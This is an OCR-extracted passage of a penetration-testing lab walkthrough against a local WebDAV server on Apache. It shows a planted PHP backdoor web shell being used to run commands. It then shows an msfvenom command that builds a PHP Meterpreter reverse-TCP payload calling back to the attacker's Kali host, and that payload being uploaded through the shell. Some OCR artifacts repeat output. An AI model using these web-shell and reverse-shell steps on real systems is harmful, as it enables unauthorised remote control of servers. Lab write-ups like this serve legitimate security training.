
```
Index of /dav

Name                Last modified      Size Description
Parent Directory                         -
backdphp            27-Apr-2019 02:11  772
php-backdoor.php    27-Apr-2019 02:22  2.7K

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.41.134 Port 80
```

We can access our shell directly from the url as shown below.




```
execute command:

upload file: No file selected.        to dir:

to browse go to http://?d=[directory here]
for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:
host: localhost        user: root        password:
database:        query:
```

As you can see in the above image, it is a simple php shell that enables us to execute some commands on the target and upload files onto the target web server. Let's see the command execution part first. Given in the below images is the output the shell gives when "ls" and "uname-a" commands are executed respectively.



```
backdphp
php-backdoor.php
```




```
backdphp
php-backdoor.php
```

•


•

Now, let's use the file upload functionality of the shell to upload another shell. Use msfvenom to create a php/meterpreter/reverse_tcp payload as shown below.



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.41.163 lport=
4455 -f raw -o /root/backdoor.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
Saved as: /root/backdoor.php
root@kali:~# 
```


Upload the backdoor.php payload we just created as shown below.



Applications ▾ Places ▾ Firefox ESR ▾ Sat 02:41
Mozilla Firefox
phpMyAdmin
192.168.41.134/dav/php-ba
192.168.41.134/dav/php-backdoor.php
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training

```
execute command: [          ] [go]

upload file: [Browse...] backdoor.php        to dir: [          ] [upload]

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: localhost    user: root    password:

database:          query:          [execute]
```

Check if the payload got uploaded successfully.




Applications ▾ Places ▾ Firefox ESR ▾ Sat 02:41
Index of /dav - Mozilla Firefox
phpMyAdmin
Index of /dav
192.168.41.134/dav/
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training

Index of /dav

